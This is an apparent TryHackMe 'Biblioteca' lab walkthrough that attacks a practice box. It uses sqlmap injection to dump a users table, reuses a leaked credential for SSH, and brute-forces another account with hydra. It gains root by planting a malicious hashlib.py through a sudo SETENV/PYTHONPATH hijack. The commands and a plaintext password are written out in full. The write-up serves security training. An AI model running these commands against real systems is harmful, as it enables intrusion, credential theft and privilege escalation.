TryHackMe - Biblioteca Walkthrough


Introduction
“Shhh… be very very quiet. No shouting inside the biblioteca.”
The challenge hints at sticking to the basics — and that’s exactly what we’ll do.
Port Enumeration
As always, the first step was port enumeration to identify exposed services.
1
nmap -p- -sT 10.66.167.156 -vvv -T5
Results
1
2
3
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack
8000/tcp open  http-alt syn-ack
Web Page

Navigating to http://10.66.167.156:8000, we are presented with a login page.

There is also a registration page, allowing new users to be created.
Given the challenge hint and the presence of a login form, I decided to test for SQL Injection.
SQL Injection
I created a user account and intercepted the login request using Burp Suite. The intercepted request looked like this:

I saved the request into a file called req.txt and ran sqlmap
1
sqlmap -r req.txt
The scan revealed that the username parameter is injectable.

Database Enumeration
First, I listed all available databases:
1
 sqlmap -r req.txt --dbs
Among the results, a database named website stood out as relevant to the application.

Next, I enumerated the tables within the website database:
1
sqlmap -r req.txt --tables
The database contained a table named users, which appeared to store authentication data. I then extracted the table’s column structure:

I then enumerated the column structure of the users table:
1
sqlmap -r req.txt -D website -T users --columns

The table contained fields commonly associated with user authentication, such as usernames and passwords.
After identifying the structure, I dumped the contents of the users table:
1
sqlmap -r req.txt -D website -T users --dump

The dump revealed three user accounts. Two of these accounts (hacker and admin) were test accounts that I had created earlier. The remaining account, smokey, appeared to be a legitimate user.
The extracted credentials for this account were:
1
somkey@email.boop:My_P@ssW0rd123
I attempted to log in to the application using these credentials; however, doing so did not result in any noticeable change in application behavior or access level.
SSH Access
I attempted to reuse the previously obtained credentials to authenticate via SSH, and the login was successful.

Once SSH access was established, I proceeded to enumerate the system and, during enumeration, I identified the presence of another local user named hazel.

Further inspection of Hazel’s home directory revealed its contents. The directory contained a user.txt flag, which was not accessible with the current permissions, as well as a Python script.

Reviewing the file permissions showed that the Python script, hasher.py, is owned by root and can only be executed by root. However, the user hazel has read permissions on this file. At this point, I attempted to perform lateral movement to the hazel account using available information, but these attempts were unsuccessful. As an alternative approach, I performed a targeted SSH brute-force attack against the hazel account:
1
hydra -l hazel -P /usr/share/wordlists/rockyou.txt ssh://10.66.167.156 -t 4 -I -f
The attack succeeded, revealing that the password for the hazel account was simply:

Using these credentials, I established an SSH session as the hazel user and successfully retrieved the user.txt flag.

PrivEsc
While logged in as the hazel user, I checked for sudo permissions.
1
sudo -l
The output revealed the following configuration:
1
2
3
4
5
Matching Defaults entries for hazel on ip-10-66-167-156:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hazel may run the following commands on ip-10-66-167-156:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /home/hazel/hasher.py
This confirmed that the user hazel can execute hasher.py as root without a password and with the SETENV option enabled.
Directly modifying hasher.py was not possible, as the file is not writable by hazel. However, SETENV allows environment variables to be preserved when running commands via sudo. Since hasher.py imports the Python module hashlib, this misconfiguration enables a Python library hijacking attack.
By setting the PYTHONPATH environment variable, Python can be forced to load a malicious hashlib.py from a user-controlled directory before the legitimate system module.
To exploit this, I created a malicious hashlib.py in /tmp containing a payload that spawns a root shell:
1
echo 'import os; os.system("/bin/bash")' > /tmp/hashlib.py
Next, I executed hasher.py as root while overriding the PYTHONPATH to point to /tmp:
1
sudo PYTHONPATH=/tmp /usr/bin/python3 /home/hazel/hasher.py
As a result, Python loaded the malicious hashlib.py module instead of the legitimate one, causing the payload to execute with root privileges. This successfully spawned a root shell.

With root access obtained, I retrieved the root.txt flag, completing the privilege escalation.
